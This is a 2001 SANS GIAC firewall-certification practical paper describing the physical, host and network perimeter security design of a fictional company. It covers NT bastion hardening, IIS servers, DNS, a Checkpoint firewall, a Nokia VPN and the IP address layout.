Global Information Assurance Certification Paper

TRACK TWO – LEVEL TWO FIREWALLS, PERIMETER PROTECTION, AND VIRTUAL PRIVATE NETWORKS

SANS 2001 – Baltimore MD.

Justin D. Ginsberg

2001

SANS Practical Assignment (GCFW), Version 1.5e

Regarding all diagrams in this Assignment:
The number "1" denotes the room that is being described in that section.
If you have Visio you can view comments by double clicking the diagram.

Table Of Contents

Assignment 1 - Security Architecture (25 Points)

1. Physical Security Layout of Giac Enterprises

1.1 First Floor Sales and Marketing

Entry into the building is met by a guard / receptionist in the lobby of the building. All employees will be issued a personal entry badge. The badge will be worn at all times while the employee in on the premises. If employees forget or lose their badge, they will have to sign for a visitors' badge with the receptionist. All employees receiving visitors will be notified when their party arrives. A visitors' badge will be issued for the duration of the visit and will be worn in plain view at all times while on the premises.

To receive a visitors' badge, the visitor must allow the receptionist to hold on to their personal identification card (drivers license) for the duration of the visit. The ID card will be handed back in return for the visitors' badge.

All mail and deliverables will be signed for by the receptionist, and given to the mail clerk to deliver, with the exception of perishables such as food or flowers. Perishables will be left with the receptionist, who will notify employees that a package has arrived for them.

A property sheet will accompany all equipment that is leaving the building. The property sheet will include the following information on the corresponding equipment: nomenclature (model number), serial number, description, and duration of use. The property sheet must be signed and dated by both a manager and the employee departing with the equipment. The receptionist will keep a copy of the property sheet until the equipment is returned.

Only the door in the front of the building will be used for entry and exit into the building. There is a back door to the building that is to be used in only in emergencies. The back door is locked from the inside and cannot be opened without setting off the building alarm.




Figure 1. First Floor Specifying Network Room

The room denoted in the floor diagram (see Figure 1, above) is where the network switch (Lucent Cajun P500) for the first floor and all of the Video Teleconferencing equipment resides. All equipment is secured in a small, ventilated room with a cipher lock. All equipment is rack mountable and locked in a Compaq Rack. Personnel must sign for a key with the receptionist to gain access to the equipment in the rack.

1.2 Second Floor IT Department

Entry onto the floor first brings you into the receptionist / lobby. The door to the network control center is in direct view of the receptionist. Authorized personnel will be able to gain access by signing out a key for the rack in which the equipment they need access to resides. This computer room (see Figure 2, below) will be locked at all times. The computer room has a cipher lock on the door and will automatically close and lock upon entry and exit.

All networking equipment, including servers, switches, routers, hubs, and network appliances will be rack mountable. All racks will be locked at all times when not in use.




Figure 2. Second Floor Specifying Computer Room

1.3 Third Floor Corporate

The third floor houses Corporate, Human Resources and the employees in GIAC that edit the actual fortune cookie sayings. Entry onto the floor first brings you into the receptionist / lobby. Again, a key must be signed out to get to the rack mounted network switch (Lucent Cajun P550) and video teleconferencing equipment in the equipment room (see Figure 3, below).




Figure 3. Third Floor Specifying Equipment Room

2. Network Security Architecture Overview (Modular)

The diagram in Figure 4, below, can best demonstrate the overview of GIAC's network security architecture.




Figure 4. Network Security Architecture Overview (Modular)

3. GIAC Enterprises Service Network

The Service Network is the most vital network for the business initiative of GIAC Enterprises. It also poses the greatest security risk, because of the access needed to keep an Internet presence and to conduct E-business with its customers through the Internet.

The Service Network consists of four Microsoft IIS 4.0 Servers. One of these Web servers is used for advertising and Web presence, while the other three are configured in a round robin configuration to provide redundancy. These three Web servers host the GIAC Customer Purchase Order Web site. The round robin utilizes HTTP Keep Alives so the customer does not jump from server to server every time the connection expires. For example if one of the servers crashes, its entry can be taken out of the Service Network's DNS database while the other two servers answer requests.

The Service Network is on its own interface (Eth 1) on the Firewall, and is noted by the IP range sn.sn.0.0. All servers are connected to a hub in order to enable packet sniffing and an ISS Real Secure Network Sensor to sniff and analyze packets on the Service Network. Each of the servers in the Service Network also utilizes ISS Real Secure OS Sensors, and is patched to the highest level possible.

3.1. The Operating System

All of the servers in the Service Network are running the Windows NT 4.0 Server Network Operating System. All host systems in the Service Network are hardened to a bastion level, implemented the manner described in Building a Windows NT bastion host in practice, written by Stephen Norberg of HP Consulting.


The host is loaded with Windows NT 4.0 from a trusted CD image. The box will not be plugged into the public network until it is tested and ready for production. This is to keep anyone from compromising the box while it is being configured.

The only network protocol that is to be installed on the bastioned hosts will be TCP/IP. All partitions on every hard drive will be formatted with the NTFS File system. All services that are not in use will be removed from the computer. The only Network Service that will be loaded into the network services add/remove dialog box will be the RPC Service, (except for the DNS Servers which will also need the Microsoft DNS Service).

The Server, Workstation, NetBios, and Computer Browser services will not be needed in this implementation of NT (this actually kind of takes the NT out of NT). This configuration makes the computer much quieter over the wire. When NT is in a domain environment it announces itself frequently, trying to help its domain controller keep a browse list and determine if it is up and running.

Next we will implement TCP filters built into Windows NT. This allows us to eliminate all traffic except for the traffic needed for the host to perform the functions for which it was designed.

The example below in Figure 5 shows TCP port 80 (HTTP) in the TCP port's window. In this case only port 80 will be allowed to answer requests. In the IP Protocols window is the number 6. This signifies that TCP protocol requests are allowed on this server. HTTP is a TCP protocol.



Excerpt cut from Building a Windows NT bastion host in practice, written by Stephen Norberg of HP Consulting.

Figure 5. TCP/IP Security Dialog Box For TCP Port 80, IP Protocol 6

3.2. IIS Server Configuration

The IIS Server Configuration is the method in which GIAC Enterprises interfaces with its customers; the main component of GIAC Enterprises E-business is its use of Internet servers. These servers provide the vehicle that moves fortune cookie sayings to its customers. GIAC provides an online catalog of products to its customers, as well as a secure means of ordering fortune cookie sayings (HTTPS). Customers who want to order products from GIAC enterprises access a secure HTTPS page using SSL and X.509 certificates. Requests are then sent to an ORACLE database located in the Internal Server Network, where the sales department can access and process purchase requests.

The content of all of the GIAC Web sites are burned onto a CD ROM (read only media) so that the content cannot be modified. When changes are made to the content, it is burned onto a CD. The new CD will replace the old CD with updated content. The IIS Servers are configured to use Keep Alives, so that when a customer connects to one of the IIS servers, the connection will not move to the next server in the round robin every time the connection time out expires.

Because of the constant new vulnerabilities related with IIS 4.0, (and Microsoft's only providing quick patches instead of fixing vulnerabilities), GIAC has decided to implement a tool named Secure IIS by Eeye Dsigital Security. GIAC also implements all pertinent patches as Microsoft makes them available. Here is an excerpt cut from Sunbelt Software:

> "SecureIIS protects Microsoft IIS (Internet Information Services) Web servers from known and unknown attacks. SecureIIS looks for classes of attacks such as buffer overflows, format string attacks, file path attacks and does not look for specific attack signatures. Most security products rely on vulnerability databases and signatures to detect attacks. This leaves the server susceptible to new undocumented vulnerabilities. By looking for classes of attack, SecureIIS is able to provide protection from known as well unknown vulnerabilities. With vulnerabilities being discovered on a daily basis."

Some of the features of SecureIIS include, protection from Buffer Overflow Attacks, Parser Evasion Attacks, Directory Traversal Attacks, and General Exploitation of secure content.

3.3. Domain Name Servers

There are 2 DNS Servers in the Service Network, one acting as a primary and one as a secondary. These DNS Servers are set up in a split horizon configuration with the 2 DNS Servers that reside on the Internal Service Network. The DNS Servers in the Service Network provide name resolution, and are separated from the DNS Servers that reside on the internal network for the purpose of hiding the internal network host addresses from the Internet.

3.4. Logging Servers

Each network will have it's own central logging server, so that none of the information passes over network lines. Each member of the GIAC IT Team is responsible for analyzing the logs (daily) from his designated network as well as the Intrusion Detection Logs.

4. The Perimeter

The perimeter is comprised of a Cisco 3640 router, the external firewall (Checkpoint FW 1 4.1 (Service Pack 6)), running on a bastioned NT box, and the VPN, which is a Nokia 2500 Crypto Cluster Gateway. The perimeter has been designed with hubs between the firewall and each device. There are ISS Real Secure Network Sensors on each segment. The hubs between each network segment allow for the GIAC IT Team to perform packet sniffing and Intrusion Detection on each network.




Figure 6. Service Network Diagram

4.1. Border Router Cisco 3640

The first device in the GIAC Network Architecture is the border router. In this case GIAC has decided to purchase a Cisco 3640. The router was bought with one Serial connection, and three Ethernet connections and is expandable in case the need for more functionality arises.

Although there are some ACL's that correspond with the internal and external firewalls, the primary purpose of the router is to rout packets into and out of GIAC Enterprises. The router is using IOS 12.0 and is patched as Cisco makes patches available.

4.2. External Firewall (Checkpoint 4.1 Firewall 1)

The perimeter firewall is a Checkpoint Firewall 1 4.1 running SP6 (Service Pack 6). The purpose of this firewall is to secure the GIAC Service Network from external intrusion, and attacks, and to log pertinent traffic coming into and out of GIAC Enterprises. The firewall resides on a Windows NT 4.0 (SP6) platform and is bastioned in the manner described in Building a Windows NT Bastion Host Document, Written By Stephen Norberg HP Consulting. This firewall acts as a gateway into the Service Network and also provides specific traffic access to and from the Service Network, while adding an extra layer of security between the internal and external network. This firewall uses a separate but coinciding rule base to the internal firewall. The perimeter firewall will only be managed from the IP addresses of the firewall administrator's and the IT Manager's workstations. This firewall will keep track of the source and destination of TCP and UDP packets by IP addresses and port number. Another function of this firewall is to act as the first line of defense for viruses. Norton Antivirus for firewalls is loaded on this firewall to catch viruses as they enter the GIAC infrastructure.

4.3. Nokia 2500 Crypto Cluster Gateway

The VPN Solution is how the partners CYM (Call Your Mom Greeting Card Company), and suppliers of GIAC Enterprises gain remote access into Internal Network. The Nokia solution is setup in a standalone configuration, but is able to be clustered with other Nokia VPN boxes in case the need arises to expand bandwidth or redundancy.




Figure 7. Nokia 2500 Crypto Cluster Gateway

The first step when implementing a VPN Solution is deciding where to place the VPN boxes so the solution makes sense. In this case, the partners and suppliers do not need internal access to the Service Network, so it will be placed in parallel with the external firewall.

GIAC Enterprises must protect its intellectual property (fortune cookie sayings). The suppliers that write the sayings, send their work in Word format, over an SSH File Transfer tunnel to a Storage Area Network. Suppliers will connect with Nokia VPN Client software. Suppliers are assigned to an external Internet Service Providers that supports DSL, and assigns static IP addresses. This allows for policies on the VPN and internal firewall to be explicit by IP address, and will make it easier to keep logs on who is tunneling through the VPN Gateway. The SAN is also accessible to GIAC Enterprises partner re-sellers Call Your Mom Greeting Card Company (CYM). CYM's responsibility is to translate, print and re-sell all of the fortunes that are inserted into the actual cookies. The VPN configuration between GIAC and CYM (Call Your Mom) is a Site to Site VPN Configuration (tunneled over the Internet). All traffic in and out of the VPN's will be encrypted.

GIAC has decided to use IPSec with the ESP (Encapsulating Security Payload RFC 2406) and IKE Internet Key Exchange (RFC 2409). The standalone VPN configuration is as follows:

1. IP address (inside) =int.int.0.2/24

2. IP address (outside) =br.br.0.5/24

3. Gateway Name = GIAC
4. FQDN = vpn.giac.com
5. Next hop = br.br.0.3

4.4. GIAC IP Address Layout

The IP Addresses Layout of GIAC Enterprises is as follows:

1. Border router Serial 0 (External) = br.br.1. 3/24
2. Border router Ethernet 0 (Internal) = br.br.0.3/24
3. External firewall Ethernet 0 (Outside) = br.br.0.2/24
4. External firewall Ethernet 1 (Service Network) = sn.sn.0.2/24
5. External firewall Ethernet 2 (Internal Network) = int.int.0.2/24
6. VPN Ethernet 0 (outside) = br.br.05/24
7. VPN Ethernet 1 (inside) = int.int.0.2/24
8. Internal firewall Ethernet 0 = int.int.0.3/24
9. Internal firewall Ethernet 1 = isn.isn.0.1/24

10. Service Network = sn.sn.0.0/24
11. Corporate Network = cn.cn.0.0/24
12. Internal Service Network = isn.isn.0.0/24
13. Storage Area Network = san.san.0.0/24

